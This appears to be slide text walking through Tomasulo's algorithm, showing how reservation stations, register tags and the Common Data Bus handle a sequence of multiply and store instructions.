
# Tomasulo – Walkthrough



- Instruction 1 is Issued:

- reservation station MUL1 is selected since it's free
- tag of F1 is null so its value is routed to MUL1's operand 1
- tag of F2 is null so its value is routed to MUL1's operand 2
- tag of F0 is updated with id of MUL1, indicating that its value *will* come from MUL1


# Tomasulo – Walkthrough



Walk through: • Instruction 2 is Issued:


- reservation station Store 1 is selected since it's free
- tag of F0 is MUL1 so its tag is routed to Store 1's operand
- address X is routed to Store 1

# Tomasulo – Walkthrough



- reservation station MUL2 is selected since it's free
- tag of F2 is null so its value is routed to MUL2's operand 1
- tag of F3 is null so its value is routed to MUL2's operand 2
- tag of F0 is *overwritten* with id of **MUL2**, indicating that its value *will* come from MUL2


# Tomasulo – Walkthrough



Walk through:

- Instruction 4 is Issued:
  - reservation station Store 2 is selected since it's free
  - tag of F0 is **MUL2** so its tag is routed to Store 2's operand
  - address Y is routed to Store 2


# Tomasulo – Walkthrough



**Walk through:**

- Multiply unit 1 finishes:
  - It broadcasts its result on the Common Data Bus (CDB) carrying the tag “MUL1”
  - Store 1 monitors the CDB, is waiting for a value with tag “MUL1”
  - Store 1 picks up the value and stores it to memory
  - (*Register F0 ignores this because it is waiting for a different tag*)

